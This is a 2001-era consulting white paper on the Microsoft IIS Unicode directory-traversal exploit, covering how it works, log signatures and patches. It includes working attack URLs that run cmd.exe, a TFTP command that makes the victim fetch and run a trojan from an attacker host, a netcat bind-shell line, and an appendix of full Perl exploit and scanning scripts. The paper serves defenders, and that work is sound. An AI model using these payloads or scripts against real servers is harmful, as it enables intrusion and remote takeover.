Microsoft IIS Unicode Exploit

By Nate Miller

Member of Consulting Staff

Lucent Technologies Worldwide Services

Microsoft IIS Unicode Exploit

By Nate Miller, Lucent Technologies Worldwide Services

Introduction

Unicode attempts to be a comprehensive solution for electronically mapping all the characters of the world's languages, allowing a theoretical total of over 65,000 characters in its 16-bit character definition. There have been two independent attempts to create a single, unified character set. One was the ISO 10646 project of the International Organization for Standardization (ISO); the other was the Unicode Project organized by a consortium of manufacturers of multi-lingual software. They eventually joined efforts to create a single code table.

Unicode extensions are installed by default with Microsoft Internet Information Server (IIS) versions 4.0 and 5.0. This is to allow characters that are not used in the English Language to be recognized by web servers. The IIS Unicode Exploit allows users to run arbitrary commands on the web server. IIS servers with the Unicode extensions loaded are vulnerable unless they are running current patches. This paper will explain in detail how this seemingly harmless service can lead to a system compromise, and what can be done to minimize that vulnerability.

Analysis of the Exploit

The Unicode exploit is not new, but rather a variation on an old vulnerability called the "Dot Dot" attack. The Dot Dot attack occurs when an attacker sends a malformed URL to a web server that looks something like this:

http://www.example.com/../../../../../winnt/repair/sam._


The attack itself is relatively simple to understand: the web server will just look for the file in the web-root directory called "../../../../../winnt/repair/sam._. The "../" tells the web server to look up one directory, so five "../" 's in a row will make the web server look in the document root for a file called winnt/repair/sam._. The number of "../" 's does not matter as long as there are enough of them to recurse back to the root of the file system (either c:\ or / on Unix systems).

The IIS Unicode exploit uses the http protocol and malformed URLs to traverse directories and execute arbitrary commands on vulnerable web servers, much like the "Dot Dot" attack. The IIS Unicode exploit uses a Unicode representation of a directory delimiter (/) to fool IIS into doing the same thing as the old Dot Dot attack. The fix to the Dot Dot attack does not recognize the Unicode representation of the slash, which is why this exploit works.

Because the exploit uses http, it can be made to work right from the Address bar of a browser. This is in fact the easiest way to exploit the vulnerability, but scripting the attack makes it more efficient and powerful.

The following example (Figure 1) shows a non-destructive command being run from the browser Address bar, which displays the directory listing of the c:\ directory of a web server. Because of the non-interactive nature of this exploit, interactive commands such as *ftp* and *telnet* don't work very well. We will see later how it is possible to run commands interactively using this exploit as a first step.

Figure 1: Browser Address Bar Attack



http:// [redacted] /scripts/..À¯../winnt/system32/cmd.exe?/c+dir+c:\ - Microsoft Internet Explorer

http://N.N.210.32/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

```
 Directory of c:\

12/14/2000  03:45p      <DIR>          Documents and Settings
12/13/2000  03:40p           4,540,346 Exchange Server Setup Progress.log
05/03/2000  10:09a      <DIR>          Inetpub
12/19/2000  07:13a      <DIR>          Program Files
12/18/2000  02:35p      <DIR>          temp
12/14/2000  12:54p      <DIR>          WebAdminLogs
12/12/2000  02:40p      <DIR>          Windows Update Setup Files
12/19/2000  09:49a      <DIR>          WINNT
               1 File(s)      4,540,346 bytes
               7 Dir(s)     736,221,184 bytes free
```

This is a simple example of the Unicode Exploit using a web browser. Note that the output of the command dir c:\ is displayed in the browser window.

To understand the actual attack, one must closely examine a sample of the exploit. The following URL was run on a vulnerable machine on the Internet. The URL will run the command dir c:\ and return the output as a web page. Let's examine the URL: (the IP address has been modified to protect server identity)

http://N.N.210.32/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

Moving from left to right, the first thing we notice is that the URL calls something from the /scripts directory on the server www.example.com. For this particular version of the attack, the scripts directory (or another directory which has execute permissions such as cgi-bin) must exist and the path to the executable cmd.exe must be correct.

The next thing we see is ..%c0%af. The string of characters "%c0%af" is an overlong Unicode representation for '/'. If the Unicode extension is loaded on the server, the URL will be interpreted to be:


http://N.N.210.32/scripts/../../winnt/system32/cmd.exe?/c+dir+c:\

Analyzing the URL in this form makes it a little more obvious what is going on here. This is exactly like the old Dot Dot attack. The URL backs out of the web root, to the root directory of the server, then calls \winnt\system32\cmd.exe with the parameters dir and C:\. We are using the command interpreter (cmd.exe) to execute the command "dir c:\". The resulting directory listing is displayed in Figure 1.

Any command that can be executed by the user IUSR_machinename can be run by crafting the appropriate URL and entering it into the address bar. The IUSR_machinename user has approximately the same rights as a normal user who logs on interactively at the console. It is important to note that this exploit does not give the attacker Administrative level access unless the server has been mis-configured and runs as an Administrative user. There are, however, ways that attackers can elevate their access to Administratuve level, using this exploit as a first step. Other vulnerabilities would have to be exploited in order to gain administrative access, but once attackers have any level of access to the Operating System, it is usually relatively easy for them to gain administrative privileges.

The exploit works because of how, and more importantly when, an unpatched IIS server interprets the Unicode characters. It seems that IIS interprets Unicode characters after it does path checking. We see that substituting a / for the %c0%af will result in a "404" error on the web server. We can deduce from this output that IIS checks the path before interpreting the Unicode /.

Figure 2: 404 Error



Address: http://N.N.210.32/scripts/../../winnt/system32/cmd.exe?/c+dir+c:\

The page cannot be found


The page you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Please try the following:

- If you typed the page address in the Address bar, make sure that it is spelled correctly.

The following diagram illustrates how an attack might happen. The attack is an example of what a typical attacker might do once a vulnerable server is discovered. The diagram illustrates an attacker causing the victim server to download a file via TFTP, and then executing the file.

Figure 3: Exploit Process



1. From a web browser, the attacker determines that the Web Server running on 10.1.1.5 is vulnerable to the Unicode Exploit. Once this is determined, attackers will typically try to elevate their privileges. This can be done easily by downloading other malicious code or a trojan horse program from another location using tftp.

2. Attackers craft a URL that causes the web server to use tftp to download a file from the server 10.10.1.1

3. The TFTP server sends the trojan program to the web server.

4. Attackers then execute the program remotely, agian using the web browser and the Unicode exploit to run the command.

5. Attackers now have full control over the web server using the trojan program.

How the Exploit is Used

This exploit is bound only by the attacker's creativity. Any command that IUSR_machinename can execute can be made to run using this exploit. Downloading and executing files is probably the most desirable result for an attacker. A good example of this type of attack might be a Trojan horse program such as Netbus or Back Orifice. Trojan horse programs usually give attackers an elevated privilege level. If programs can be successfully downloaded and executed, users can run any exploit code to elevate their privileges. There are many small precompiled binaries that, when run on a system, add a user to the Administrators group, or allow commands to be run with Administrator privileges. Attackers often target the SAM database on Windows NT and Windows 2000 machines. In order to dump the SAM database, a user must have Administrative-level access to the machine. Privilege escalation would be a common goal of an attacker using the Unicode Exploit because of the relatively low privilege level of the IUSR_machinename account.

The exploit can be carried out completely using the browser's URL bar, however, scripts have been written to automate the entire process. There have also been many scripts written that automate the process of finding vulnerable servers, as well as automating the process of uploading malicious code to the vulnerable servers. Following in this section are many possible ways to exploit the Unicode vulnerability. Most of these are ways to upload and execute programs to the vulnerable server. The three methods that will be discussed are TFTP, net use, and automated scripts.

TFTP Exploit Method

An example of an easy way to download files using the Unicode exploit would be to type the following URL into the address bar of a browser, which will cause the server to download a file using TFTP called Trojan.exe from the server xxx.xxx.xxx.xxx and saves the file to c:\winnt\system32\Trojan.exe.

http://www.example.com/scripts/..%c0%af../winnt/system32/tftp.exe+"-i"+xxx.xxx.xxx.xxx+GET+trojan.exe+c:\winnt\system32\trojan.exe

Once the file Trojan.exe resides on the server, the attacker can then execute the Trojan with the URL:

http://www.domainname.com/scripts/..%c0%af../winnt/system32/trojan.exe

If the file Trojan.exe were Netbus or Back Orifice, the server would then be infected and completely vulnerable. These Trojans do not require a high level of access to be installed, but give the Trojan user complete control over the infected system.

Net Use Exploit Method

An attacker could also achieve the desired result by mounting or accessing a share over the Internet. It should be noted that this will not work if NetBios is not installed on the vulnerable server or filtered anywhere along the way. The URL used to do this would look similar to the following:

http://www.domainname.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+net+use+\\servername\sharename

These attacks would be more complex and less reliable than using TFTP, but it should be mentioned that this is also a possibility. Once a share is mounted, files could be copied and uploaded or downloaded by the attacker. Uploaded files could be executed much like the URL listed above in the TFTP section.

Automated Script Exploit Method

Many examples of automated scripts are available from Packetstorm. The script that we will examine more closely here is located at:

http://packetstorm.securify.com/0011-exploits/NIT_unicode.zip

This script was chosen because of its particularly good documentation and completeness. This zip file contains everything you need to exploit a vulnerable IIS server. The zip archive contains the Perl scripts to test if a server is vulnerable, a Trojan program that will open a backdoor on the compromised server, and a TFTP server for you to run on your local box.

The first step in this type of exploit is to determine vulnerable servers. This particular exploit program has a Perl script that can determine if hosts are vulnerabl;, the script is called uni.pl. A user would scan a range of IP addresses using this or a similar tool to determine quickly which servers are vulnerable to this exploit.

The second step is to then make the target server download a precompiled executable file called ncx99.exe. This exploit provides a TFTP server that runs on Windows platforms, and detailed instructions for setting up the server so that remote TFTP clients can download the file. The attacker would then use another Perl script, uniexe.pl, to cause the server to download the file from a TFTP server.

The final step in the exploit is to execute the file that you just uploaded to the vulnerable server. This can also be done using the uniexe.pl script. The Perl code for uni.pl and uniexe.pl can be found in the Source Code/Pseudo Code section.

Once the ncx99.exe file has been executed on the target server, the attacker can then use telnet or netcat to connect directly to port 99 with no authentication. This gives direct command-line access to the target machine that is not logged via the IIS logs. The ncx99.exe executable acts like a telnet server running on port 99. The executable is probably nothing more than a modified netcat that needs no switches or options. Using the standard netcat executable with the following options would do the same thing:

```
nc -l -p 99 -t -e cmd.exe
```

This command tells netcat to listen to port 99 and when it receives a connection, run cmd.exe. This effectively opens a telnet server on port 99 that requires no authentication. Once an attacker has command-line access to the machine, the attacker can download other code, such as getadmin.exe or other similar privilege-elevating code to gain administrative-level access. There are several binaries available on the Internet that will add a particular user to the administrators group, or allow any user to execute commands with administrative-level privileges. Many of these exploits will work well on a Windows 2000 SP1 machine and use the named pipe vulnerability.

There are, of course, many other things malicious attackers might do once they get access to the server. The three most likely targets are data integrity, availability, and confidentiality. Once this attack has compromised a system, it is very difficult to ensure data integrity. Attackers often leave back doors into systems they have compromised to facilitate their return later. Attackers often delete logs and turn off auditing to cover their tracks. There are many ways to compromise a system’s integrity, but very few ways to know for sure what an attacker has done to a system after initial compromise.

At the time of this writing, many people are exploiting this vulnerability and using it to do one of two things. Hosts that have been exploited using this vulnerability are often used to scan and attack for other vulnerable hosts. By hopping through many compromised hosts before launching an attack, the attacker makes it more difficult to detect the true source address. This vulnerability has also been incorporated into a new worm that affects both Microsoft IIS and Solaris platforms. The other common use of exploited hosts is as a “zombie” for use in denial of service attacks. Because of the large number of vulnerable hosts, attackers have used compromised hosts to build a flood network.

Attack Signature

Because we are using the web server to perform commands, odd-looking URL requests will show up in the IIS logs (assuming that the web server is logging accesses). The exploit will generate entries in the log similar to the following:

```
2001-01-11 18:59:13 10.172.42.2 - 10.140.210.32 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+c:\ 200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)

2001-01-11 18:59:57 10.172.42.2 - 10.140.210.32 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+c:%5C 200 Mozilla/4.74+[en]+(Windows+NT+5.0;+U)

2001-01-11 19:00:23 10.172.42.2 - 10.140.210.32 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+c:\ 200 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)

2001-01-11 19:39:46 10.172.42.2 - 10.140.210.32 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+c:\ 200 Mozilla/4.0+(compatible;
```

Identifying what the attacker is doing (or trying to do) is quite obvious from the URL in the logs. Note that the logs do not print out the Unicode representation of the slash, but the Interpreted Unicode (/). This may confuse someone who tries to paste this into his or her browser because it generates a "404" error. This may give the person a false sense of confidence that a system has not been compromised, when in fact, it has. Note that the server would return a code 200, which indicates that the GET command was processed successfully. This indicates that the server fulfilled the request and that the system has been compromised.

The best way to tell if your server has been compromised is to keep a close eye on the logs. There is no telltale log entry that will tell you if you have been compromised or scanned for this vulnerability because of the wide range of possibilities of compromise. However, if any log entries contain "exe" or the telltale "slashes" accompanied by a server code 200, the system should be investigated immediately to determine the likelihood and the severity of the compromise.

It is also very important to look for any large time gaps when there are no log entries, because this also a sure sign that log entries have been deleted. Attackers will try to cover their tracks to keep from being detected, especially if it is easy to tell where the attack originated. This is a good reason to have logs in two separate places for any server that is accessible to the Internet.

How to Protect Your System

The best method to protect against this exploit is to update the patches on your server. Microsoft issued a patch in (Month? 2001) that fixed the problem, although the patch was actually meant to fix a different problem. The patch was issued to fix file permissions problems.

Microsoft has released Security Bulletin MS00-078 "Web Server Folder Transversal" to warn of the problem. The bulletin explains that patch MS00-057 ("File Permission Canonicalization") fixes this problem. This patch should be applied immediately if your web server is found to be vulnerable.

It is important to closely follow security bulletins and patches issued by Microsoft, even if you may not think that the patch will affect your systems. This exploit proves that point. The patch that fixes the problem was issued in August of 2000, and the exploit came out in mid-October 2000. There are still many servers out there that have not been patched, and therefore are vulnerable.

Direct links to patches can be found at the following URLs:

IIS 4.0

http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp

IIS 5.0

http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp

Conclusion

The Unicode vulnerability affects many IIS 4.0 and 5.0 web servers, and is currently the most common attack used to compromise IIS web servers. Because of the relative ease of carrying out this attack, Microsoft IIS Servers (which comprise less than one-third of Internet web servers) now make up about two-thirds of the total number of compromised web servers according to attrition.org. Simply maintaining current patch levels could prevent nearly all system compromises.

About Lucent Technologies Worldwide Services

Lucent Technologies Worldwide Services offers service providers and enterprises a comprehensive portfolio of network services and software solutions for the full network lifecycle, including planning and design, implementation, and operations. Lucent Services provides consulting services, technical support services, mobility solution services, engineering and installation services, and software solutions for network and application performance management. Lucent Technologies is headquartered in Murray Hill, New Jersey, USA. Visit the Lucent Web site at http://www.lucent.com.

For information regarding Lucent Servic es network services and software solutions capabilities, call 1-888-4-Lucent in the U.S., or 1-650-318-1020 outside the U.S., or email: networkcare@lucent.com.

Appendix

The following scripts are Perl scripts contained in the NIT_Unicode exploit kit mentioned above.

Uni.pl

```
#!/usr/bin/perl
# Use this perl script to identify if the host is vulnerable!
# "WHO LET THEM DOGS OUT"
# Usage: perl uni.pl IP:port
# Only makes use of "Socket" library
# This does 14 different checks. Have Fun!

use Socket;
# --------------init
if ($#ARGV<0) {die "UNICODE-CHECK

Example: c:\\perl uni.pl www.theriver.com:80 {OR}
{if the host is not using a proxy} c:\\perl uni.pl 127.0.0.1:80\n";}
($host,$port)=split(/:/,@ARGV[0]);
print "Trying.....................
\n";
$target = inet_aton($host);
$flag=0;
# ---------------test method 1
my @results=sendraw("GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 2
my @results=sendraw("GET
/scripts..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 3
my @results=sendraw("GET
/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 4
my @results=sendraw("GET
/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 5
my @results=sendraw("GET
/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 6
my @results=sendraw("GET
/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}
# ---------------test method 7
my @results=sendraw("GET
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 8
my @results=sendraw("GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}
```

```
# ---------------test method 9

my @results=sendraw("GET
/scripts/..%c1%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");

foreach $line (@results){

 if ($line =~ /Directory/) {$flag=1;}}


# ---------------test method 10

my @results=sendraw("GET
/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");

foreach $line (@results){

 if ($line =~ /Directory/) {$flag=1;}}


# ---------------test method 11

my @results=sendraw("GET
/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir
HTTP/1.0\r\n\r\n");

foreach $line (@results){

 if ($line =~ /Directory/) {$flag=1;}}


# ---------------test method 12

my @results=sendraw("GET
/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir
HTTP/1.0\r\n\r\n");

foreach $line (@results){

 if ($line =~ /Directory/) {$flag=1;}}


# ---------------test method 13

my @results=sendraw("GET
/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir
HTTP/1.0\r\n\r\n");

foreach $line (@results){

 if ($line =~ /Directory/) {$flag=1;}}


# ---------------test method 14

my @results=sendraw("GET
/msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/system32
/cmd.exe\?/c\+dir HTTP/1.0\r\n\r\n");

foreach $line (@results){

 if ($line =~ /Directory/) {$flag=1;}}
```

```
# ---------------result
if ($flag==1){print "<THIS HOST IS VULNERABLE> :-)\n
USE unicodexecute2.pl from
http://packetstorm.securify.com/0010-exploits/unicodexecute2.pl\n";}
else {print "<THIS HOST IS NOT VULNERABLE> :-( \n";}

# ------------- Sendraw - thanx RFP rfp@wiretrip.net
sub sendraw {   # this saves the whole transaction anyway
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
                my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }
}
#NIT IN THE YEAR 2000
```

Uniexe.pl

```
#!/usr/bin/perl
# This is for educational purpose's only!
# WHO LET THEM DOGS OUT!
# Use uni.pl first to see if this is a vulnerable server!
# Based of the script unicodeexecute.pl from Roelof Temmngh
# Files=uniexe.pl,uni.pl,readme.file,tftpd32.exe,exploit.readme

use Socket;

if ($#ARGV<0) {die "Usage: uniexe.pl IP:port command\n";}
($host,$port)=split(/:/,@ARGV[0]);
$target = inet_aton($host);
```

```
$failed=1;
$command="dir";
@results=sendraw("GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
HTTP/1.0\r\n\r\n\cls");
foreach $line (@results){
 if ($line =~ /nit.exe/) {$failed=0;}
}
$failed2=1;
if ($failed==1) {

 #You need to change the xxx.xxx.xxx.xxx to your ip address. Duh!
 $command="tuft -i xxx.xxx.xxx.xxx GET ncx99.exe
c:\\inetpub\\scripts\\nit.exe";
 $command=~s/ /\%20/g;
 @results2=sendraw("GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
HTTP/1.0\r\n\r\n");
 foreach $line2 (@results2){
  if (($line2 =~ /nit.exe/ )) {$failed2=0;}
 }
}
$command=@ARGV[1];
print "\n
Hit CTRL-C if this is Hanging";

$command=~s/ /\%20/g;
my @results=sendraw("GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
HTTP/1.0\r\n\r\n");
print @results;

# ------------ Sendraw - thanx RFP rfp@wiretrip.net
sub sendraw {   # this saves the whole transaction anyway
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||2) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
                my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }

}
# NIT IN THE YEAR 2000
```

MDAC-scan.pl

```
#!/usr/bin/perl
#
#
#  No comments.
#
#  #Phreak.nl http://www.casema.net/~gin
#
#  -- Xphere --

use Socket;
$SIG{'ALRM'} = sub { exit(0) };
$SIG{'CHLD'} = sub { wait };

if ($#ARGV == 1) {
    $in = $ARGV[0];
    $out = $ARGV[1];
} else {
    print "\n\e[0;34m[ MDAC scanner by: Xphere -- #Phreak.nl
]\e[0m\n\n";
    print "Usage: $0 <host_list> <log_file> &\n";
    exit(0);
}
```

```
open(IN, "$in") || die "Can't open $in!";
open(OUT, ">>$out") || die "Can't create $out!";

while (<IN>) {
    chomp($line = $_);

    if ($line =~ /(\S*)/) {
        if ($pid = fork) {
            sleep 10;
        } elsif (defined($pid)) {
            alarm(25);
            checkh($1);
            alarm(0);
            exit(0);
        }
    }
}

sub checkh
{
    my ($server) = @_;
    my ($port) = 80;
    chop($hostname = 'hostname');

    ($name, $aliases, $proto) = getprotobyname('tcp');
    ($name, $aliases, $port) = getservbyname($port,'tcp')
        unless $port =~ /^\d+$/;
    ($name, $aliases, $type, $len, $thisaddr) =
gethostbyname($hostname);
    ($name, $aliases, $type, $len, $thataddr) = gethostbyname($server);

    socket(S, AF_INET, SOCK_STREAM, $proto);
    $sockaddr = 'S n a4 x8';
    $this = pack($sockaddr, AF_INET, 0, $thisaddr);
    $that = pack($sockaddr, AF_INET, $port, $thataddr);

    if (bind(S, $this) && connect(S, $that)) {
        select(S);
        $|=1;
        print S "GET \/msadc\/msadcs.dll HTTP\/1.0\r\n\r\n";

        while (<S>) {
            chomp($serv = $_);
            if ($serv =~ /^HTTP\/1\.1\s200\sOK/i) {
                print OUT "$server runs MDAC.\n"
            }
        }
    }
    close(S);
}

sleep 15;
close(IN);
close(OUT);
```

References

Attrition Web Site defacement mirror:
http://www.attrition.org/mirror/attrition/

Microsoft Security Bulletins:
http://www.microsoft.com/technet/security/current.asp

Microsoft Security Bulletin MS00-057:
http://www.microsoft.com/technet/security/bulletin/MS00-057.asp

Microsoft Security Bulletin MS00-078:
http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

Rain Forest Puppy write-up of the Unicode exploit:
http://packetstorm.securify.com/0010-exploits/iis-unicode.txt

Example of Automated exploit:
http://packetstorm.securify.com/0011-exploits/NIT_UNICODE.zip

Xforce write-up on the subject:
http://xforce.iss.net/alerts/advise68.php